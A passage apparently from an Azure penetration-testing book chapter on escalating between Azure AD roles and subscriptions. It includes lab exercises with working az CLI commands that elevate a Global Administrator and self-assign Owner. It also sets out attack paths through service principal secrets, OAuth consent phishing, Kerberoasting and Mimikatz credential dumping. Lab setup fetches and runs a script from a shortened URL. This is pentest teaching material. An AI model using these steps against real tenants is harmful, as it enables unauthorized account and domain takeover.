Another path that could be exploited to move laterally to another Azure subscription is to reset the password of a user who has permissions to another Azure subscription and logging in as that user. This path is less preferred as it impacts the existing access of a user and is more intrusive. It easily raises an alarm if a user is suddenly not able to log in to their account with the password that they have always used, and the audit logs reflect the recent password change event.

Apart from the Global Administrator role, the following Azure AD roles have permissions to reset user passwords: Password Administrator, Helpdesk Administrator, Authentication Administrator, User Administrator, and Privileged Authentication Administrator. The Privileged Authentication Administrator role has unrestricted permissions to reset passwords, but the other listed roles have limited permissions to reset passwords only for users who have fewer privileges than the roles have themselves. Microsoft has detailed all of the Azure AD roles with password reset permissions, and which users they can reset passwords for, at <https://docs.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#password-reset-permissions>.

Another point to consider for this path are additional security protections that may have been configured for an account. For example, you might want to review the sign-in logs to identify whether the user account was required to use MFA, or if other sign-in conditions were applied on previous sign-in events.

Path 3 – Exploiting service principal secrets

Another path that could be used to move laterally from Azure AD to Azure resources is by exploiting an existing service principal that has Azure resource permissions. It is a common scenario in organizations to have service principals that have privileged role assignments, such as Contributor, at the subscription level. As a matter of fact, this is the default role assignment granted to service principals created automatically in Azure DevOps! We exploited this same scenario in *Chapter 4, Exploiting Reader Permissions*, to escalate privilege from a Reader role. *Figure 7.4* shows how this attack would work:




Figure 7.4 – Azure AD service principal to subscription relationship

It gives us the following information:

1. **User3** starts out with no access to Azure resources but has permissions to update service principals' credentials.
2. The service principal for **App-1** is assigned the Contributor role for Azure resources.
3. **User3** obtains the app ID for **App-1** and exploits the permission to add a new client secret to **App-1**.
4. **User3** uses the App ID and the newly added key to gain access to Azure resources.

Important note

Our discussion in this chapter centers on the Global Administrator role in Azure AD, but there are other built-in roles in Azure AD that could be used to perform this attack, including the following: **Application Administrator**, **Cloud Application Administrator**, **Directory Synchronization Accounts**, and **Hybrid Identity Administrator**. Additionally, any Azure AD custom role with the following permission could be exploited: `microsoft.directory/servicePrincipals/credentials/update`.

This path is preferred to the path of resetting a user's password as it is less intrusive. It does not impact any existing access for an application that is using the service principal, and it simply adds an additional access method for an attacker. To identify service principals that have access to Azure resources, we could review non-interactive sign-in activities in the sign-in log. Additionally, service principals can often be named after the applications and/or subscriptions that they are used in, so the name may be a good giveaway.

Path 4 – Elevating access to the root management group

Another lateral movement path from Azure AD to Azure resources is to elevate access to the root management group. This option exists to allow Global Administrators to regain access to subscriptions when Owners have lost access, but it can be exploited by an attacker.

The elevation implicitly grants the **User Access Administrator** role access to all subscriptions and management groups in the tenant, which allows unrestricted permissions to assign roles to Azure resources (*Figure 7.5*). An attacker that exploits this can view all resources and assign access in any subscription or management group in the tenant!

```

1  {
2    "properties": {
3      "roleName": "",
4      "description": "",
5      "assignableScopes": [
6        "/subscriptions/204cce89-27de-4669-a48b-04c27255e05e"
7      ],
8      "permissions": [
9        {
10         "actions": [
11           "*/read",
12           "Microsoft.Authorization/*",
13           "Microsoft.Support/*"
14         ],
15         "notActions": [],
16         "dataActions": [],
17         "notDataActions": []
18       }
19     ]
20   }
21 }

```

The User Access Administrator role has full access to Microsoft.Authorization

Figure 7.5 – User Access Administrator role definition

The elevation can be done in the properties section of Azure AD in the Azure portal (Figure 7.6):




Figure 7.6 – Modifying access to all subscriptions in the tenant

The elevation can also be done programmatically using the Azure CLI. The command to do this is as follows:

```
az rest --method post --url "/providers/Microsoft.Authorization/elevateAccess?api-version=2016-07-01"
```

Important note

Microsoft has great documentation on how this feature works within Azure AD. Please refer to the following URL for additional information: <https://docs.microsoft.com/en-us/azure/role-based-access-control/elevate-access-global-admin#how-does-elevated-access-work>.

Now that we have seen how we can escalate rights, let's go through a practical example.

Hands-on exercise – Preparing for the Global Administrator/Owner exploit scenarios

This hands-on exercise will prepare us for the rest of the exercises in this chapter. To follow along with the scenarios that we will cover in this chapter, you will need to set up a user with Global Administrator permissions in your Azure AD tenant and another user with the Owner permissions role in your Azure subscription. We have automated this using a PowerShell script that you can run from the Azure Cloud Shell. Here are the tasks that we will complete in this exercise:

1. Open a web browser and browse to the Azure Portal (<https://portal.azure.com>). Sign in with the `azureadmin` credentials.
2. In the Azure Portal, click on the Cloud Shell icon in the top-right corner of the Azure Portal. Select *PowerShell*:




Figure 7.7 – Click the icon to open Cloud Shell

3. In the PowerShell session within the Cloud Shell pane, run the following command to download a script to create a user account with Owner permissions, a second user with Global Administrator permissions, and set up the required vulnerable workloads:

```
PS C:\> Invoke-WebRequest https://bit.ly/owner-scenarios
-O owner-scenarios.ps1
PS C:\> Get-ChildItem
```

Here is a screenshot of what it looks like:



```
PowerShell
PS /home/azureadmin>
PS /home/azureadmin> Invoke-WebRequest http://bit.ly/owner-scenarios -O owner-scenarios.ps1
PS /home/azureadmin>
PS /home/azureadmin> Get-ChildItem

Directory: /home/azureadmin


Mode                LastWriteTime         Length Name
----                -
1----             4/23/2021  9:13 PM              clouddrive ->
-----             4/23/2021 11:46 PM          2729 owner-scenarios.ps1
```

Figure 7.8 – Download the Owner scenario script

4. Run the downloaded script to provision the objects and resources needed for the exercises in this chapter using the following command:

```
PS C:\> ./owner-scenarios.ps1
```

When prompted to enter a password, enter myPassword123 and press *Enter*. Wait for the script deployment to complete. This may take about 8 minutes:



```
PowerShell
PS /home/azureadmin>
PS /home/azureadmin> ./owner-scenarios.ps1
Deployment Started 04/23/2021 23:51:01
Please enter a password: myPassword123
```

Figure 7.9 – Run the Owner scenario script

What does the script do?

The script creates a user account with Global Administrator permissions in Azure AD and another user with Owner permissions in the Azure subscription. See *Figure 7.10* for a diagram:




Figure 7.10 – Global Administrator/Owner exploit scenario

- After the script has completed, the key information that you will need for the rest of this exercise will be displayed in the output section. Copy the information into a notepad document for later reference. There are four values that you will need from the output section:

Azure Global Admin User: This is the administrator username with Global Administrator permissions in Azure AD.

Azure Global Admin User Password: This is the password of the Global Administrator user.

Azure Owner User: This is the administrator username with Owner permissions to Azure resources.

Azure Owner User Password: This is the password of the Azure resource Owner user.

The information can be seen in the following screenshot:

```

Transcript started, output file is owner-scenario-output.txt
#####
# Script Output #
#####
Azure Global Admin User: globaladminuser@azurepentesting.com
Azure Global Admin User Password: myPassword123
Azure Owner Admin User: owneruser@azurepentesting.com
Azure Owner Admin User Password: myPassword123

Transcript stopped, output file is /home/azureadmin/owner-scenario-output.txt
Deployment Ended 04/24/2021 00:10:47

```

Figure 7.11 – Obtaining the script output

You have now successfully created resources that we will be working with in later exercises in this chapter. In the next hands-on exercise, we will walk through how to exploit the elevate access option to move laterally from Azure AD to Azure resources.

Hands-on exercise – Elevating access

Here are the tasks that we will complete in this exercise:

- **Task 1:** Verify current user access.
- **Task 2:** Elevate access using the Azure CLI.
- **Task 3:** Verify access to Azure resources.

Let's go through the steps to complete the tasks:


1. Open **PowerShell** on your Pentest VM.
2. In the **PowerShell** console, type `bash` to switch to **Windows Subsystem for Linux**.
3. Use the following command to switch to the `root` user. Enter the administrative password when prompted:

```
azureuser@PentestVM:~# sudo su -
```

4. Authenticate to Azure using the Azure CLI command – `az login`:

```
root@PentestVM:~# az login
```


Here is a screenshot of this:



```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
root@PentestVM:~#
root@PentestVM:~# az login
/usr/bin/www-browser: line 108: reg.exe: command not found
The default web browser has been opened at https://login.microsoftonline.com/common/oauth2/authorize. Please continue the login in the web browser. If no web browser is available or if the web browser fails to open, use device code flow with `az login --use-device-code`.
```

Figure 7.12 – az login results

5. When prompted, enter the Azure Global Administrator credentials that you obtained from the script output in the first exercise in this chapter:



 Microsoft

← globaladminuser@azurepentesting.com

Enter password

.....

[Forgot my password](#)

Sign in

Figure 7.13 – Azure password prompt

You will receive an output message about not having access to a subscription. This is because the account only has access to Azure AD, and no access to any Azure subscriptions:

```

root@PentestVM:~#
root@PentestVM:~# az login
/usr/bin/www-browser: line 108: reg.exe: command not found
The default web browser has been opened at https://login.microsoftonline.com/common/oauth2/authorize. Please continue the login in the web browser. If no web browser is available or if the web browser fails to open, use device code flow with `az login --use-device-code`.
You have logged in. Now let us find all the subscriptions to which you have access...
The following tenants don't contain accessible subscriptions. Use 'az login --allow-no-subscriptions' to have tenant level access.
40d5707e-b434-4f10-9d7d-21842b956935 'Default Directory'
No subscriptions found.

```

Figure 7.14 – Results of the AZ CLI login

6. Run the following command to get tenant-level access. Authenticate as the same Global Administrator user that you used earlier, when prompted:

```
az login --allow-no-subscriptions
```

You will receive a message about a successful sign-in this time. Here is a screenshot of the output:

```

[
  {
    "cloudName": "AzureCloud",
    "id": "40d5707e-b434-4f10-9d7d-21842b956935",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "40d5707e-b434-4f10-9d7d-21842b956935",
    "user": {
      "name": "globaladminuser@azurepentesting.com",
      "type": "user"
    }
  }
]

```

Figure 7.15 – Successful login as a Global Administrator

7. Run the following command to exploit the Global Administrator role to modify privileges to Azure resources:

```
az rest --method post --url "/providers/Microsoft.Authorization/elevateAccess?api-version=2016-07-01"
```


If you did not receive any output, this means that the command completed successfully.

8. Sign out and then sign in again with the Global Administrator credentials to confirm that you now have permissions on Azure subscription resources:

```
az logout
```

```
az login
```

Here is a screenshot of this:



```
root@PentestVM:~#
root@PentestVM:~# az login
/usr/bin/www-browser: line 108: reg.exe: command not found
The default web browser has been opened at https://login.microsoftonline.com/common/oauth2/authorize. Please continue the login in the web browser. If no web browser is available or if the web browser fails to open, use device code flow with `az login --use-device-code`.
You have logged in. Now let us find all the subscriptions to which you have access...
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "40d5707e-1b34-471b-9d7d-21042b966815",
    "id": "204cce89-27de-4669-a48b-04c27255e05e",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Development",
    "state": "Enabled",
    "tenantId": "40d5707e-1b34-471b-9d7d-21042b966815",
    "user": {
      "name": "globaladminuser@azurepentesting.com",
```

Figure 7.16 – AZ CLI login with subscription access

9. Assign the subscription Owner role to the Global Administrator account using the following commands:

```
userPrincipalName=$(az ad signed-in-user show --query userPrincipalName -o tsv)
```

```
az role assignment create --role "Owner" --assignee $userPrincipalName
```

The commands will be successful, proving that you have used your elevated Global Administrator role to modify permissions for Azure resources! Here is the output of the command:

```
root@PentestVM:~#
root@PentestVM:~# userPrincipalName=$(az ad signed-in-user show --query userPrincipalName -o tsv)
root@PentestVM:~# az role assignment create --role "Owner" --assignee $userPrincipalName
{
  "canDelegate": null,
  "condition": null,
  "conditionVersion": null,
  "description": null,
  "id": "/subscriptions/204cce89-771b-480b-a40b-0427271b407a/providers/Microsoft.Authorization/roleAssignments/5ac7db39-887b-40c6-a743-e562f2120a6a",
  "name": "5ac7db39-887b-40c6-a743-e562f2120a6a",
}
```

Figure 7.17 – Owner role assignment

We have now modified our privileges to an Azure subscription from Azure AD. Let's examine the reverse scenario and techniques that can be employed to achieve this.

Escalating from subscription Owner to Azure AD roles

As part of a pentest, you could also be interested in pivoting from an Azure subscription to Azure AD. This objective could be part of an attack chain that has a goal of opening backdoors in Azure AD for persistence. We will cover the topic of persistence in *Chapter 8, Persisting in Azure Environments*. Here are some techniques that could be leveraged to achieve this.

Path 1 – Exploiting privileged service principals

Similar to user accounts, service principals and managed identities can also be assigned to Azure AD roles. Many attackers consider service principals and managed identities to be easier targets as they are usually excluded from security policies such as conditional access and MFA.

An attacker could exploit the privileges of an Azure AD account with rights to service principals or managed identities to gain access to the security privileged principals. This is a possible path, but it may be rare for you to run into, especially if an organization strictly follows the principle of keeping role assignments separate for the scopes.

Path 2 – Exploiting service principals' API permissions

The Microsoft identity platform supports two types of permissions for service principals: delegated permissions and application permissions. Delegated permissions are used for interactive authentication flows, where a signed-in user is present. For this scenario, the user will need to consent to the permission at the time of access (or an administrator can consent on behalf of users).

Application permissions are used by apps that run without any user interaction, which means no user is signed in to them. An administrator only needs to consent to the granted permissions once for the app. It is not uncommon for service principals to be granted permissions to perform sensitive operations on APIs such as the Microsoft Graph. These permissions can be exploited by an attacker to access the APIs that the app has been granted access to.




Figure 7.18 – Service principal app permission

For example, an app may not have any role assignments in Azure AD, but if it has app permissions to perform sensitive operations in Microsoft Graph, this could be used as an indirect way to access Azure AD. This style of attack is also becoming a popular phishing technique for attackers. By using an Azure AD consent grant URL (Figure 7.19), an attacker can use a legitimate Azure URL to send to a phishing victim. This URL uses the built-in Azure AD permissions approval flow to allow users to approve external applications.




Figure 7.19 – OAuth phishing attack example

Moving on from Owner-related Azure AD escalation scenarios, we will now focus on escalation techniques that utilize on-premises networks.

Attacking on-premises systems to escalate in Azure

While this may seem like a diversion from attacking Azure services, many tenants have direct connections to the Active Directory environments that they are synced with. By using the connections to attack on-premises systems, an attacker may be able to escalate their privileges for the primary Active Directory environment. Escalating up to domain administrator rights will allow the attacker to access the accounts of privileged users in the domain, including those with Azure AD rights.

Since there are many potential ways to escalate in an internal environment, we will focus on some general concepts that we will use to pivot from Azure down to on-premises systems.

Identifying connections to on-premises networks

First, we will look at how we can identify network connections that bridge the cloud to an on-premises network. These connections can allow us to pivot to other networks that may allow for escalation in the general Active Directory environment.

Important note

Since a lab for this scenario would require you to set up a connection to another network, we will not be covering this in a hands-on exercise. But we will provide the instruction on how to find these connections.

From the Azure Portal, finding on-premises connections is an easy task. Just navigate to the **Connections** blade and a list of available connections will appear. These connections can be **Site-to-site** VPN or **Express Route** connections.

Site-to-site (IPsec) connections

Site-to-site connections rely on traditional network hardware (VPN concentrators, routers, and so on) to create a VPN tunnel from Azure to another network. Many organizations choose this option, as it allows them to integrate with existing technologies that they have in place. One of the primary differences with site-to-site is that the traffic flows over the public internet, versus a private backbone connection.

Express Route connections

For those who want a more dedicated (and private) connection to Azure from their network, Express Route connections are the preferred option. These connections are typically created for organizations through a service provider that has a relationship with Microsoft.

While it is good to understand the basics of how these connections work, what we really care about is how we can use these connections to attack other networks. Since a Virtual Gateway will be used to create these connections, we will need to review the settings for the gateway to determine which networks have access to the remote connection.

In general, if we have the Contributor (or Owner) role on a subscription, we should be able to access virtual machine resources in the virtual network with access to the connection. Worst-case scenario, we could always create a new VM in the appropriate virtual network or attach a network interface to an existing VM.

With access to an on-premises network, and some domain credentials, we will want to find any available options for escalating our privileges in the domain. We will cover some common options and tools in the following sections.

Identifying domain escalation paths

Since we are assuming that we have escalated to an Owner role, or to an account with access to multiple subscriptions, we will assume that some domain credentials were gathered at some point along the way. If not, we would recommend revisiting previous chapters to review ways that we can extract domain credentials from virtual machines and PaaS services.

Using these acquired domain credentials, we will want to use tools to identify resources in the Active Directory domain that can be used to escalate our privileges. In many environments, multiple hops between systems will be required to gain access to domain administrator rights.

As an example, here is a common domain escalation path for an Active Directory domain (ACME.local) that is integrated with Azure resources:

- An attacker gathers domain credentials (Password Guessing, Network Protocol Attacks, and so on) from Active Directory or an Azure VM.
- The attacker uses the credentials to get a Kerberos ticket in a crackable format as part of a Kerberoasting attack.
- The ticket is cracked, revealing the cleartext credentials for the associated service account (ACME\SQLUser1).
- The service account has local administrator rights on the AD servers computer group.
- A server in the group (FileServer01) has an active logon session for the ACME\kfosaaen-DA account, a Domain Administrator.
- The attacker uses the SQLUser1 service account credentials to log in to the FileServer01 server as a local administrator, and dumps the Domain Administrator credentials from the LSASS process with Mimikatz.

At the time of writing, this is a common escalation path that can be used in an Active Directory domain. This is a path that can be manually identified by gathering some basic domain information (service principals, domain groups, and so on), but there are tools available to help automate the identification of these paths. We will cover some of these tools in the next sections, along with additional tools that help with pivoting between systems.

Automating the identification of escalation paths

The BloodHound tool was created to help simplify the identification of Active Directory escalation paths. The tool allows a domain user to gather critical information about the active hosts and user sessions in the domain to help chain together privileges into a graph. This graph can then be parsed to find the most direct path to the desired privileges:




Figure 7.20 – Example BloodHound graph

Using our previous example, an attacker could collect the domain data and easily find a path from the Kerberoasting attack through domain administrator privileges by using BloodHound.

BloodHound information

Creators: Andrew Robbins (Twitter: @_wald0), Rohan Vazarkar (Twitter: @CptJesus), and Will Schroeder (Twitter: @harmj0y)

Open Source or Commercial: Open source project; commercial option available

GitHub Repository: <https://github.com/BloodHoundAD/BloodHound>

Language: PowerShell, JavaScript

Thanks to recent updates to the tool, BloodHound also supports finding many of the Azure attack paths mentioned in this chapter. The ability to graph the Azure roles and resources relationships can be extremely helpful in identifying ways to move laterally and escalate in Azure. While we won't cover the full usage of this tool, it's one of the most powerful tools for attacking Active Directory and highly recommended for Active Directory testing.

Important note

Since building up a lab for collecting the Azure data for BloodHound would require some specialized resource assignments in the subscription, we have opted to leave out the lab for this tool. If you want to see some of the data that it collects, feel free to run any of the build scripts from previous chapters, run the AzureHound collection tool, and then import the data into BloodHound.

While it is beyond the scope of this book, there are plenty of tools available to individually gather similar pieces of the information to those gathered by BloodHound. If done carefully, this piecemeal gathering of domain information may be less obvious than the BloodHound collection methods during a penetration test, but it will require more manual interpretation of the data (and specific knowledge of attack paths) to identify those same paths found by BloodHound.

Tools for pivoting along escalation paths

